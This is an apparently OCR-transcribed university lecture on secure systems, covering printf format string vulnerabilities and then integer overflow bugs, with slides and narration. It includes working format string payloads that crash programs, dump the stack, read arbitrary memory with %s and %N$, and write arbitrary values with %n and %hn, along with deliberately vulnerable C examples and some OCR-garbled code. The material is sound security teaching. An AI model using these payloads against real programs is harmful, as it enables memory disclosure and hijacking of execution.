


Finally we get this case % s and here things work a bit more definitely, so what we do is we use variable argument to get this contents of this location c and this content is essentially the pointer to the string this is c and sval is initialised to point to this particular string. So, we pass through this string and continue to print characters from the string until we obtain the null termination character and then we break from this.

(Refer Slide Time: 9:18)



Insufficient Arguments to printf



CR

11

So, this is how *printf* actually works internally. Now, there are a lot of vulnerabilities involved with the *printf*, so most common of them is due to insufficient arguments which are passed to *printf*. So, let us look at this particular function where we specify 3 format specifiers in arg format string but the number of arguments present is only 2, so this typically would not be detected by compilers during compilation or due to any other process and *printf* in its function 2 will not be able to detect this issue therefore typically these kind of issues will not be flagged by the compilers or by the function itself.

One of the most common vulnerabilities with respect to *printf* is an insufficient arguments are passed to *printf* for example in this particular statement over here the format string specifies 3 format specifiers as seen over here however we have passing only 2 arguments, so what happens when we execute this program is that corresponding to each of these format specifiers *printf* would look at the variable arguments on the stack using the *ap* pointer and print the corresponding value.

So for example the first % d would print the value corresponding to *a*, the second % d would print the value corresponding to *b* and the third % d since nothing is specified here would print whatever is present in the stack in this particular location note that this bug cannot be easily detected by compilers. First note that if a compiler has to detect such insufficient arguments to *printf* it would need to know the internal details of *printf* therefore it would make the compiler dependent on a specific library.

The second aspect is that these format strings can be created at runtime and therefore compilers would not be able to detect any vulnerabilities or errors or in search dynamically

created format strings, so this particular vulnerability cannot be detected by *printf* as well. The reason being is that *printf* in its current implementation just picks out arguments from the stack depending on what it sees in the format specifiers it cannot detect whether the arguments passed on the stack is indeed a valid argument or an invalid argument.


Further *printf* 2 will not be able to detect this inconsistency, the reason being is that *printf* just picks out arguments from the stack whenever it sees a format specifiers, it would not be able to detect whether the contents of the stack is indeed a valid argument or some arbitrary data which is present on the stack there for this particular vulnerability although it seems very trivial cannot be easily detected by compilers as well as the *printf* statements and therefore a lot of programs may actually suffer from this kind of vulnerability.

(Refer Slide Time: 12:36)

Exploiting inconsistent printf

- Crashing a program

```
printf ("%s%s%s%s%s%s%s%s%s");
```




Now let us see an example of how we can use this vulnerability to maybe crash the program, so let us say we invoke *printf* with this format string like this with only % s and with no other arguments passed, so the stack would look something like this way, we would have had the pointer to the format string which is pointing to a string containing all the % s and after that we have some arbitrary data present on the stack which could point to any location in the memory space as *printf* executes for every format specifier that is present in the string it would pick a value from this stack and try to print the contents of the memory location pointed to by that content of the stack it is quite likely that *printf* would try to access some legal address due to this arbitrary location that it is trying to read as a result it is most likely that the particular program which comprises of *printf* like this would end up crashing when this *printf* executes.

(Refer Slide Time: 13:50)

Exploiting inconsistent printf

Printing contents of the stack



Now let us look at another example where we actually print the content of the stack, so let us say that in our program we have *printf* like this which 4 % x and as you know % x prints the hexadecimal value of its argument. Now the vulnerability here is that we are invoking *printf* with 4 format specifiers but with no arguments at all, so the string...the stack let us say would look something like this. The result this particular *printf* would be as shown over here which essentially would print the contents of the stack.

(Refer Slide Time: 14:28)

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!!";
void main()
{
    char user_string[100]; ← user_string has to be local
    printf("%08x\n", s);

    memset(user_string, 0, sizeof(user_string));
    /* user_string can be filled by other means as well such
       as by a network packet or a scanf */
    strcpy(user_string, "\xc0\x96\x04\x08 %x %x %x %x %s");
    printf(user_string);
}
```

This should have the contents of s

CR

14

So now let us increase the complexity a bit more, let us see if it is possible to use of *printf* vulnerability to print any arbitrary memory location from the program. Let us take for example this particular program, we have a global data s over here which is defined as array

and initialise to this message called this is a top secret message. Now we hope what we want to do in this program is to be able to use vulnerability in this *printf* invocation to print this top secret message what we pass *printf* over here is this local array user_string and user_string is initialised in this *strcpy* statement over here in a more realistic situation.

This user_string could be perhaps taken from the user, it could be obtained from as a packet through the network and so on, so in this example however we use user string initialised using *strcpy* and we initialise user string with this format string okay. Now note the first 4 locations, so that contains of C0, 96, 04, 08 in little Indian notation which Intel processor use these 4 bytes would be interpreted as 08, 04, 96, C0, so 08, 04, 96 and C0 is essentially addressed for this particular string. Note that after specifying this address and we have a couple of % xs and then a % s.

(Refer Slide Time: 16:15)

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
    char user_string[100]; ← user_string has to be local
    printf("%08x\n", s);

    memset(user_string, 0, sizeof(user_string));
    /* user_string can be filled by other means as well such
       as by a network packet or a scanf */
    strcpy(user_string, "\xc0\x96\x04\x08 %x %x %x %x %s");
    printf(user_string);
}
```

This should have the contents of s

CR


contents of the stack printed by the 6 %x	string pointed to by 0x080496c0. this happens to be 's'
---	--

%s, picks pointer from the stack and prints from the pointer till \0

chester@aaahalya:~/sse/format_string\$ gcc -m32 -g print2.c
chester@aaahalya:~/sse/format_string\$./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
15


To run this particular program we compile it with *-m32 print2.c* and when we run it what we actually see is that the top-secret message gets printed on the screen, so this top-secret message is essentially present in 08, 04, 96, C0 and which essentially happens to be s.

(Refer Slide Time: 16:36)



So, let us look at what happens when *printf* is executing in this program, so what we need to look at over here is the stack when *printf* executes. The first thing to note in this stack is that the user string which is local to me is defined on the stack as follows this is the user string is present the orange part, so what we see is that during the *strcpy* function we have initialised user string as follows 08, 04, 96, C0 essentially the address of this top-secret message followed by a couple of % xs and then the % s.



(Refer Slide Time: 17:17)



Now we will track how *printf* executes and how various arguments are read out of the stack, so we will use the pointers *p* which essentially is the pointer to the format string this is with respect to the referral *printf* implementation which you have seen in few slides before and we

also use *ap* which is the argument pointer. So, when *printf* starts to execute with user string as the argument the first thing *p* would be pointing to is this number 080996C0 which gets printed on our terminal.


(Refer Slide Time: 17:55)



Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE



printf(user_string);

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
 - It reads the argument from the stack
 - and increments the va_arg pointer
- If we have sufficient %'s, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aaahalya:~/sse/format_strings$ gcc -m32 -g print2.c
chester@aaahalya:~/sse/format_strings$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```


CR

21

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE



printf(user_string);

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
 - It reads the argument from the stack
 - and increments the va_arg pointer
- If we have sufficient %'s, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aaahalya:~/sse/format_strings$ gcc -m32 -g print2.c
chester@aaahalya:~/sse/format_strings$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

CR

22

The next thing *p* obtains is % x and as we know when it obtains a % x it would use the argument pointer to read the contents from the stack so in this case it is 8048566 so this value gets printed on the screen then *p* increments and so this *ap* and thus in a very similar ways since you have other percent x here the next content of the stack that is 1a gets printed in the output and this way as we proceed the contents of the stack gets printed on the output terminal. Now as we progress, we eventually have *p* pointing to % s, now these % xs are arranged in such a way such that when *p* is pointing to % s we have the argument pointer *ap* pointing to 080496C0.


This is the pointer to the secret message that we want to get printed, now since we have a % s here and we know that % refers to a reference therefore what *printf* would do is it would go to that particular location which is this location over here and start to print this message until

it obtains a slashed 0 thus what we observe on the output is the top-secret message getting printed.

(Refer Slide Time: 19:25)

More Format Specifiers

- Reduce the number of %x with %N\$



23

So there are several ways by which we can simplify this entire process one-way is to reduce the number of % x that is required by using this particular format specifier that is % N\$, so our *strcpy* function is now invoked with this particular format specifier as usual the first 4 bytes corresponds to the address of the top secret message followed by % 7\$, so what this means is that when *printf* services this particular format string argument it would directly pick the 7th argument from the stack. So, starting from this location the 7th argument corresponds to this address here and this is 080496C0 which corresponds to the user string and doing this the top-secret message would get printed on the screen.

(Refer Slide Time: 20:28)

Overwrite an arbitrary location

%n format specifier : returns the number of characters printed so far.

- 'i' is filled with 5 here

```
int i;
printf("12345%n", &i);
```

Using the same approach to read data from any location, printf can be used to modify a location as well

Can be used to change function pointers as well as return addresses

24

Printf can do much more than this, so printf for example can be also used to overwrite a particular location, so in this example what we see is that there are format specifiers present with printf that would allow you to change a value in memory. The format specifier used here is % n essentially this % n format specifier would return the number of characters printed so far. It is used as follows, so suppose we define i as an integer and invoked printf using this format string. What would happen over here is that i would be filled with the value of 5.

(Refer Slide Time: 21:11)


More Format Specifiers

- Reduce the number of %x with %N\$

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
    char user_string[100];
    printf("%08x\n", s);

    memset(user_string, 0, sizeof(user_string));
    /* user_string can be filled by other means as well such
     * as by a network packet or a scanf */
    strcpy(user_string, "%a0\x96\x04\x08%7$s");
    printf(user_string);
}
```

Pick the 7th argument from the stack.



23

Overwrite an arbitrary location

%n format specifier : returns the number of characters printed so far.

- ‘i’ is filled with 5 here

```
int i;  
printf("12345\n", &i);
```

Using the same approach to read data from any location, printf can be used to modify a location as well

Can be used to change function pointers as well as return addresses



24

So, using the same approach that we have done previously we can use % n to actually change or modify some arbitrary memory location.

(Refer Slide Time: 21:21)

Overwrite Arbitrary Location with some number



25

Overwrite Arbitrary Location with some number

```
/* Modifies s, with the number of characters printed */
static int s;
void main()
{
    char user_string[100];
    printf("%08x\n", &s);

    memset(user_string, 0, sizeof(user_string));
    /* user_string can be filled by other means as well such
       as by a network packet or a scanf */

    /* <1> print writes n (the number of bytes printed) in the global buffer s */
    strcpy(user_string, "x\x01\x96\x04\x08 %08x %08x %08x %08x %08x %08x %n");
    /* printf(user_string);

    printf("\n%d\n", s);
}
```

CR

25

So let us take an example where we want to change the content of this `s` which we have defined here so `s` is a global data so it should be initialised to 0 but what we want to do is use the vulnerability with `printf` to change the value of `s`, so as we have done before we specify this format string with the memory address of `s` represent initially then we have these `% xs` followed by `% n`, so when `printf` actually executes this statement that this `printf` user string it would fill the memory location pointed to by `080496C0` which essentially is the address of `s`, so that memory location would be filled with the number of bytes that `printf` had just printed. So, what we have seen here is that we have been able to change the value of `s` with the number of bytes that `printf` has actually printed so far. Now we will take things a bit more further and what we are trying to do is change any arbitrary memory location with any arbitrary byte value.

(Refer Slide Time: 22:32)

Overwrite Arbitrary Location with Arbitrary Number

```
static int s;
void main()
{
    char user_string[100];
    printf("%08x\n", &s);

    memset(user_string, 0, sizeof(user_string));
    /* user_string can be filled by other means as well such
     * as by a network packet or a scanf */

    /* <2> write an arbitrary number in s */
    /* Change 50 to something else smaller and see the difference */
    strcpy(user_string, "\xa8\x96\x04\x08 %53x%7$hn"); /* First 4 digits
    printf(user_string);
    printf("\n%d\n", s);
}
```

An arbitrary number

26

The way we do that is by making a small change what we say now is that we create this user string using strcpy as before we specify the memory address but here we specify an arbitrary number such as % 53x followed by the % 7\$hn, so what this means is that *printf* would fill the value of s with some value which is slightly greater than 53.

(Refer Slide Time: 23:00)

Another useful format specifier

- %hn : will use only 16 bits .. Can be used to store large numbers

```
static int s;
void main()
{
    char user_string[100];
    printf("%08x\n", &s);

    memset(user_string, 0, sizeof(user_string));

    /* <3> print write an arbitrary large numbers in the global buffer s */
    /* could be used to replace the return address with another function --> subvert execution */
    strcpy(user_string, "\xcc\x96\x84\x08\xce\x96\x04\x08 %128x%08x%08x%08x%08x%hn%hn");

    printf(user_string);
    printf("\n%08x\n", s);
}
```

address of s to store the lower 16bits address of s to store the higher 16bits Store the number of characters printed.
Both 16 bit lower and 16 bit higher will be stored separately

27

We can take things a bit more further and we can use this % hn format specifier which will use only 16 bits, so this technique can be used to store large numbers, so what we do here is that this integer value of s which comprises of 4 bytes that is 32 bits can be split into 2, so we would split it into 16 bits plus 16 bits and then we would use this % hn format specifier to fill in the first 16 bits followed by the second 16 bits, so consequently now we have 2 addresses

initially, the first address 080496CC is the address of s to store the lower 16 bits and the second address 080496CE is the address of s to store the higher 16 bits.

So in this way even very large values which is may be as large as 2 power 32 or so can be filled using *printf*, so in this way very large values as high as 2 power 32 or so can be set into this global variable s using the vulnerability of *printf*. So, all of these programs that we have just seen is available in the bitbucket repository which we should have shown at the start of this lecture. So, I suggest that you could actually look at the code and try to run it yourself and also I would like to warn that you may require to change a few things in the code to actually get it running on your system the reason being that every system would have slight differences in the way the programs would get compiled and therefore these programs that we see here may not directly work in every LINUX system, so you may require to modify a few statements here and there to actually get it to work. Thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Integer Overflow Vulnerability

Hello and welcome to this lecture in the course for Secure Systems Engineering. In the previous lectures we had looked at Buffer Overread vulnerabilities and then we also looked at format string vulnerabilities. In this lecture we will look at another form of vulnerability known as Integer Overflow vulnerabilities,

(Refer Slide Time: 0:39)

What's wrong with this code?

```
int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
        return -1;
    }

    i = atoi(argv[1]);
    s = i;

    if(s >= 80){           /* [wl] */
        printf("Oh no you don't!\n");
        return -1;
    }

    printf("s = %d\n", s);

    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);
}

return 0;
}
```

Defined as short. Can hold a max value of 65535

If $i > 65535$, s overflows, therefore is truncated. So, the condition check is likely to be bypassed.

Will result in an overflow of buf , which can be used to perform nefarious activities

3

So, let us start with a small example, so let us consider this particular program over here and what we do in this program is take 2 arguments $argv1$ and $argv2$. Now $argv1$ is essentially an integer number and therefore we convert $argv1$ to this value of i then we copy this value of i to s . We check whether s is greater than equal to 80, if so then we printf 1 statement ‘Oh no you do not’ and then return -1. If s less than 80 then we copy the contents of $argv2$ into this particular buffer we add /0 to that particular buffer at the end of this buffer and then print the particular buffer okay so the expected behaviour would look something like this.

When we run this program which is known as width1, we specify 5 and we specify $argv2$ as hello then what we did is that hello gets printed on the screen. On the other hand if you specify $argv1$ as 80 then it is caught by this if statement over here we get ‘Oh no you do not’ gets printed on the screen and there is a return -1. The reason we create this check is that we have this local buffer buf which is of 80 bytes. Now this C program seems pretty

straightforward it seems to be working fine but there is a problem, the problem is that we have defined *s* to be unsigned short and *i* to be of integer.

As you know short values can hold the maximum value up to $2^{16}-1$ which is a 65535. On the other hand integer which is typically 4 bytes could store up to a 32-bit value thus if *i* is greater than 65535 there is an overflow that occurs and therefore *s* gets truncated for example if *i* is equal to 65536 right then *s* would become 0 because *s* holds only 16 bit value and *s* is of short and therefore *s* would become 0. So what happens in such cases is that we can trick this program to print more than what is expected, so for example suppose we specify that *argv1* in other words *i* is say 65537 this will cause *s* to get truncated and have the value of 1.

Now *s* has a value of 1 which is definitely less than 80, so this test will fail and we would enter this part and here you notice that we are copying *argv2* into *buf* with respect to *i* and not *s* thus we would copy 65537 bytes from *argv2* into *buf* so this may create a fault and the program may crash but it serves the purpose to actually understand how difference between a short and an int and seemingly denying statements such as this could actually create havoc in your program.

(Refer Slide Time: 4:27)

Integer Overflow Vulnerability

- Due to widthness overflow
- Due to arithmetic overflow
- Due to sign/unsigned problems

CR

4

So, there are 3 different types of integer overflow vulnerabilities. The first is due to widthness overflow, second is due to arithmetic overflow, while the third is due to sign and unsigned problems. So, we will look at each of these cases with some examples and see what could go wrong in the program and how an attacker could be able to do something which is not expected of the program.

(Refer Slide Time: 4:57)

Widthness Overflows

Occurs when code tries to store a value in a variable that is too small (in the number of bits) to handle it.

For example: a cast from int to short

```
int a1 = 0x11223344;
char a2;
short a3;

a2 = (char) a1;
a3 = (short) a1;
```



```
a1 = 0x11223344
a2 = 0x44
a3 = 0x3344
```

5

So, let us start with widthness overflow, so this is very close to the example that we have seen and it is mostly related to when we try to do typecasting. So, for example if we have defined an integer over here and initialised it to 11223344 what we do know is that this integer will take will occupy 32 bits on the other hand this character as well as the short would occupy 8 bits and 16 bits respectively, so therefore when we actually have statements such as this where we try to typecast *a1* to this character *a2* or typecast *a1* to the short int *a3* it would result in truncation, so if we now print the values of *a1*, *a2* and *a3* we will get this values. So not that *a2* and *a3* get truncated to 8 bit and 16 bit respectively.

(Refer Slide Time: 6:00)

Arithmetic Overflows

```
int main(void){  
    int l, x;  
  
    l = 0x40000000;  
    printf("l = %d (0x%x)\n", l, l);  
  
    x = l + 0xc0000000;  
    printf("l + 0xc0000000 = %d (0x%x)\n", x, x);  
  
    x = l * 0x4;  
    printf("l * 0x4 = %d (0x%x)\n", x, x);  
  
    x = l - 0xffffffff;  
    printf("l - 0xffffffff = %d (0x%x)\n", x, x);  
  
    return 0;  
}
```



```
nova:signed {55} ./ex4  
l = 1073741824 (0x40000000)  
l + 0xc0000000 = 0 (0x0)  
l * 0x4 = 0 (0x0)  
l - 0xffffffff = 1073741825 (0x40000001)
```

6

Next people look at arithmetic overflows and to understand arithmetic overflows we look at this program, we define an integer l and initialise l to 0x4 followed by 7 0s and when we do print this value of l in decimal and hexa decimal notation we get what is expected. Now let us see when we do some operations on this l, so let us say we take l and add 0 at c followed by 7 0s what we obtain when we print the value of x is 0 and this happens because 0x4 followed by 7 0s plus 0x7 followed by 7 0s would be a value of 1 followed by 32 0s and since x is also defined as an integer it can only hold 32-bit value and therefore the results truncated the 33rd bit and about would be ignored and x would get a value of 0.

So, similar kind of arithmetic overflows can be also seen when we do multiplication, so for example you take l multiply it by 4 and when we do print it you will see that the result is 0. Another example is when we take L and subtract 0xf 7 fs what we get is something which is not expected for example when we do subtract, we get 0x4 followed by 6 0s and then a 1. The reason for this is that in sign notation this value of 0x all fs is taken as -1 in two's complement notation therefore it is 1 -of -1 which is plus 1 and therefore your result would be 1 plus 1 which is this value.

(Refer Slide Time: 8:12)

Exploit 1

(manipulate space allocated by malloc)

```
int myfunction(int *array, int len){  
    int *myarray, i;  
  
    myarray = malloc(len * sizeof(int)); /* [1] */  
    if(myarray == NULL){  
        return -1;  
    }  
  
    for(i = 0; i < len; i++){ /* [2] */  
        myarray[i] = array[i];  
    }  
  
    return myarray;  
}
```

Space allocated by malloc depends on len. If we choose a suitable value of len such that len*sizeof(int) overflows, then,

- (1) myarray would be smaller than expected
- (2) thus leading to a heap overflow
- (3) which can be exploited



10

Now let us look at some simple exploits which make use of the arithmetic overflow vulnerabilities, so will start with this particular example where we will show how we could manipulate the space allocated by malloc. What we do is simple the function takes 2 parameters and integer array followed by the length and then we malloc length into the size of integer, so this as you would know would be typically how you would create a malloc. Since we want an integer array and each integer is of 4 bytes therefore we typically do *len* * the size of the integer and we check whether malloc was done successfully and then we copy array into myarray.

The problem with this function is that the input length is set by the user or rather by the user who is actually invoking this function, so therefore the user could actually give a very large number for *len* such that when you multiply *len* by size of int which is typically 4 bytes then there could be an arithmetic overflow and the value returned the value passed and then the value passed to malloc could be a very small number.

Thus, my array gets allocated with a very small memory size. Now what would happen over here in this for loop as we see that the for loop runs from I equals to 0 to i less than len. Now *len* we have specified as a very large number and therefore we would obtain a buffer overflow for my array of i, so what we see over here is that we have been able to invoke malloc and being able to overflow the number of bytes requested to malloc thus the array that we obtain is very small and we could cause an buffer overflow to my array, so as we have seen before when we create such buffer overflows it can thus be exploited.

(Refer Slide Time: 10:26)

(Un)signed Integers

- Sign interpreted using the most significant bit.
- This can lead to unexpected results in comparisons and arithmetic

```
int main(void){  
    int l;  
    l = 0x7fffffff;  
    printf("l = %d (0x%x)\n", l, l);  
    printf("l + 1 = %d (0x%x)\n", l + 1, l + 1);  
    return 0;  
}
```

nova:signed {38} ./ex3 l = 2147483647 (0x7fffffff) l + 1 = -2147483648 (0x80000000)

`l` is initialized with the highest positive value that a signed 32 bit integer can take.
When incremented, the MSB is set, and the number is interpreted as negative.

CR

11

The next thing we look at is unsigned integers and the vulnerabilities that can be caused by due to sign and unsigned integers, so as we know signed integers are interpreted using the most significant bit. If the most significant is set to 1 then the number is set to be a negative number. If the most significant bit is set is to 0 then the number is interpreted as a positive number.

This can lead to unexpected results especially when you are doing comparisons and arithmetic, so let us take this very small example so what we have done is that we have defined the integer `l` to be `0x7` followed by 7 fs, so this is the largest positive sign integer that can be represented with a 4 byte integer value, so what we do is we add 1 to this value of `l` and see what would happen, so when we do had 1 what we see is that the number surprisingly changes from a very large positive number to the smallest negative number, so this result is not always expected and therefore is a vulnerability which could lead to creation of exploits.

(Refer Slide Time: 11:52)

Sign Interpretations in compare

```
int copy_something(char *buf, int len){  
    char kbuf[800];  
  
    if(len > sizeof(kbuf)) /* [1] */  
        return -1;  
    }  
    return memcpy(kbuf, buf, len); /* [2] */  
}
```

This test is with signed numbers.
Therefore a negative len will pass the
'if' test.

In *memcpy*, len is interpreted as unsigned.
Therefore a negative len will be treated
as positive.

This could be used to overflow kbuf.

From the man pages

```
void *memcpy(void *restrict dst, const void *restrict src, size_t n);
```

CR

12

So, let us look at a small vulnerability with sign interpretation that involve comparisons and then copying, so let us take a look at this function where what we do is we take the parameter length which is passed as input, check whether *len* is greater than size of *kbuf*. Now *kbuf* is a local over here and comprises of 800 bytes of data and if it is *len* is less than or equal to this 800 bytes then we do not go into the if statement but rather do a *memcpy* where we copy buffer to *kbuf*, so what is the vulnerability in this particular function?

The 1st thing you would note is that *len* is defined as int, right it is a signed integer on the other hand if you look at the man pages of *memcpy* what we see is that the 3rd parameter that this over here *size_t n* which corresponds to the *len* over here is actually defined as unsigned, so we have internally a unsigned or *size_t* to be an unsigned integer, so what we see over here is that that an implicit type casting from a signed integer to an unsigned integer.

So for example if we give *len* to be -1, -1 is definitely less than 800 and therefore this if returns falls and this return statement is not executed but rather we would have a *memcpy* getting executed. Now when *memcpy* executes since it expects the 3rd parameter to be an unsigned integer therefore there is an implicit type casting of *len* from signed to unsigned. Now internally the signed integer for -1 is this very large value of 2 power 31 -1 and therefore what we are getting is a buffer overflow. What could happen is that we would have a large *buf* which could be a much larger than 800 bytes getting copied into *kbuf* which is strictly restricted to 800 bytes thus we could get a buffer overflow which could be then used to create exploits.

(Refer Slide Time: 14:27)

Sign interpretations in arithmetic

```
int table[800];
int insert_in_table(int val, int pos){
    if(pos > sizeof(table) / sizeof(int)){
        return -1;
    }
    table[pos] = val;
    return 0;
}
```

Since the line
